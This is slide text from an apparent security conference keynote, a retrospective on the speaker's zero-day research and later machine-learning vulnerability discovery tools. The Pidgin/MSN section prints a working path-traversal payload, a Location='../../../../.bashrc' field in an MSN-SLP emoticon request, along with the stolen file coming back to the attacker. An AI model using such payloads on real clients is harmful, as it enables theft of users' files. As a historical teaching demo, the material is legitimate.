



Hacking is (still)

0xCon 2025 Keynote

awesome

by Fabian “fabs” Yamaguchi

What makes a good keynote?

A great keynote stands out because it **moves people** — not just informs

⚠ Network connection lost. Attempting to reconnect...

I guess we are on our own with this one.




“Keynote address on the *benefits* of personal research”

- Research has been central in my life, but I have never asked myself what the benefits are
- I can tell you this much: there are better ways of making money if that’s what you’re looking for
- As someone once said *“A hacker does for love what others would not do for money”*
- There are clear benefits though, and I hope I can convey them today
- That being said: if you do it *for the benefits*, you will not get these benefits

My research topic - discovering zero day vulnerabilities

- Everyone has an embarrassing piece of paper with their plans and wishes
- This an excerpt of mine from 17 years ago (2008)
- For a long time, my friend Joern carried it in his wallet
- It says "Become and build an 0-day machine" - and today, I will talk about what followed



Motivation

- **Belonging.** In my circle of friends back at the time, 0-day was the exciting thing to talk about. We all just really loved hacking and that's what connected us.
- **Addiction.** When you first find and exploit 0-day vulnerabilities in code that matters, it's an insane thrill, and you'll want that again, and then some more.
- **Aspirations.** It does not come from a position of strength but from the wish to be more.
- The character "Joey" in hackers captures these emotions perfectly.




So I read code - a lot of it (2008-2011)

- Linux kernel network stack
- Linux ethernet drivers
- Windows OS code, particularly network-related
- Instant messengers (Pidgin, Adium, ICQ, MSN...)
- Large routers, small routers, NAS devices
- Libreoffice, MS Office, Browsers
- Media players/codecs (mplayer, VLC, ffmpeg)
- Squid proxy server, various DNS servers
- ... whatever else I could find



Highlight: CVE-2009-1926

- Microsoft Windows "TCP/IP Orphaned Connections Vulnerability."
- Reviewed Windows TCP/IP stack (binary + dynamic testing)
- Found a way to create connections in the kernel that never close => allowed to remotely crash network stacks of pretty much every Windows machine on the internet.



Current Description

Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP2, Vista Gold, SP1, and SP2, and Server 2008 Gold and SP2 allow remote attackers to cause a denial of service (TCP outage) via a series of TCP sessions that have pending data and a (1) small or (2) zero receive window size, and remain in the FIN-WAIT-1 or FIN-WAIT-2 state indefinitely, aka "TCP/IP Orphaned Connections Vulnerability."

[+View Analysis Description](#)

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 2.0 Severity and Vector Strings:



NIST: NVD

Base Score: 7.8 HIGH

Vector: (AV:N/AC:L/Au:N/C:N/I:N/A:C)

CVE-2010-0013: Pidgin Arbitrary File Download Vulnerability

Emoticons



Expressing your emotions with MSN

MSG user@hotmail.com user@hotmail.com 266

MIME-Version: 1.0

Content-Type: text/x-mms-emoticon

BestWishes\t

<msnobj Creator="user@hotmail.com"

Size="37589" Type="2,,

Location="finger.jpg" .../>

Announcing an Emoticon



Phenoelit

Fabs @ 26c3

MSN-SLP

Requesting an Emoticon

MSG attacker@hotmail.com attacker@hotmail.com 689

MIME-Version: 1.0

Content-Type: application/x-msnmsgrp2p

P2P-Dest: victim@hotmail.com

\x69\xe9\x19\x19...\x53\x47INVITE

MSNMSGR:victim@hotmail.com MSNSLP/1.0

To: <msnmsgr:victim@hotmail.com>

From: <msnmsgr:attacker@hotmail.com>

[...]

Content-Type: application/x-msnmsgr-sessionreqbody

Content-Length: 252

EUF-GUID: {A4268EEC-FEC5-49E5-95C3-F126696BDBF6}

[...]

Context:

PG1zbm9iaibDcmVhdG9yPSJ0ZXN0QHRlc3QuY29tIiBTaXp1PSIxMDA
xIiBMb2NhdGlvbj0ic29tZWljb24ucG5nIiBUeXB1PSIyIiBGcm11bm
Rset0iQUFBIiBTSEEXRD0iQUFBIiBTSEEXQz0iQUFBIi8+

Binary SLP-Header in Text Protocol

Base64 encoded Text-Data! (WTF?)

Phenoelit

Fabs @ 26c3

Decoded...

```
PG1zbm9ia iBDcmVhdG9yPSJ0ZXN0QHRlc3QuY29tIiBTaXp1PSIXM  
DAXIiBmb2NhdG1vbj0ic29tZW1jb24ucG5nIiBUeXB1PSIyIiBGcm  
11bmRset0iQUFBIiBTSEEXRD0iQUFBIiBTSEEXQz0iQUFBIi8+
```



```
<msnobj Creator="test@test.com" Size="1001"  
Location="finger.jpg" Type="2" Friendly="AAA"  
SHA1D="AAA" SHA1C="AAA"/>
```

Wait a minute... the receiver
specifies the file location to
download from?

How about...

- ... requesting something else...

```
<msnobj Creator="test@test.com" size="1001"  
Location="../../../../.bashrc" Type="2" Friendly="AAA"  
SHA1D="AAA" SHA1C="AAA"/>
```



```
PG1zbm9ia iBDCmVhdG9yPSJ0ZXN0QHRlc3QuY29tIiBTaXp1PSIXMD  
AXIiBMb2NhdG1vb j0iLi4vLi4vLmJhc2hyYyIgcVh1wZT0iMiIgcRnJp  
ZW5kbHk9IkFBQSIgcU0hBMUQ9IkFBQSIgcU0hBMUM9IkFBQSIvPg==
```

Works. Yay ☺



MSG 5 D 1347

MIME-Version: 1.0

Content-Type: application/x-msnmsggrp2p

P2P-Dest: attacker@hotmail.com

[Binary SLP-Header]

Contents of ~/.bashrc


~/.bashrc: executed by bash(1) for non-
login shells.# see
/usr/share/doc/bash/examples/startup-
files (in the package bash-doc)# for
examples# If not running interactively,
don't do anything[-z "\$PS1"] && return

Phenoelit

Fabs @ 26c3

2009: “cat /proc/sys/net/ipv4/fuckups”

- My “initiation” into the hacker group Phenoelit
- A chaotic talk on zero-day vulnerabilities in ...
 - Ethernet drivers (the layer beneath TCP/IP)
 - TCP/IP and firewall implementations
 - Poisoning of proxy server caches (server side)
 - Instant messaging applications (client side)
- Roughly 1000 hackers in the room - streamed world-wide
- None of these bugs had been reported.



... which brings me to benefit #1

- You get to be part of the hacker culture - a culture that's bigger than any one individual
- This is a culture of disobedience in which commercial interests are secondary
- You get to meet people who do things for the pure joy and magic that is computers
- It is the closest thing we have to digital counter culture

The benefit of hacking is that you get to be part of the hacker culture.

Now, let's automate

- Once you can do something manually, you can still improve dramatically, but you also start to wonder what you can automate
- On the flip side, if you cannot do something manually, it's very hard to automate it
- And if you do automate it anyway, it is hard to judge how good the results are

Vulnerability Extrapolation (2010-2011) - My first paper

Vulnerability Extrapolation: Assisted Discovery of Vulnerabilities using Machine Learning

Fabian Yamaguchi¹, Felix 'FX' Lindner¹, and Konrad Rieck²

¹*Recurity Labs GmbH, Germany*

²*Technische Universität Berlin, Germany*

Abstract

Rigorous identification of vulnerabilities in program code is a key to implementing and operating secure systems. Unfortunately, only some types of vulnerabilities can be detected automatically. While techniques from software testing can accelerate the search for security flaws, in the general case discovery of vulnerabilities is a tedious process that requires significant expertise and

fundamental inability of a program to completely analyse another program's code however, determining vulnerabilities automatically has proved to be an involved and often daunting task. Current tools for automatic code analysis, such as Fortify 360 and Microsoft PREfast, are thus limited to detecting vulnerabilities following well-known programming patterns. While techniques derived from software testing, such as fuzz testing [32], taint

Presented at Blackhat 2011, along with an ffmpeg vulnerability

BlackHat 2011 - Vulnerability Extrapolation 'Give me more bugs like that'

From 0-Bug to 0-day

Demonstrate that this...


... can be turned into this.

Back to university (2012-2015)

- Upon completing my master's and working as a security consultant full time, I realized that the idea of building a zero-day machine was calling me
- I decided to quit my consulting job and go back to university to do my PhD on machine learning for vulnerability discovery - with the goal of building tools that would help in uncovering zero-day

2014: “Mining for Bugs with Graph Database Queries” (31C3)

Pattern Recognition for Vulnerability Discovery



» Finding tiny problems in huge code bases

» Move away from precise but hard to scale methods typical for program analysis




» **Engineering perspective**
Robust (inexact) analysis that *recognizes* bugs in *noisy* code bases

» **Assist auditors** in their daily work, don't try to replace them.

And there it was: the machine

Goal: A Robust Search Engine for Source Code



2014: The Code Property Graph research paper

Modeling and Discovering Vulnerabilities with Code Property Graphs

Fabian Yamaguchi*, Nico Golde†, Daniel Arp* and Konrad Rieck*

*University of Göttingen, Germany

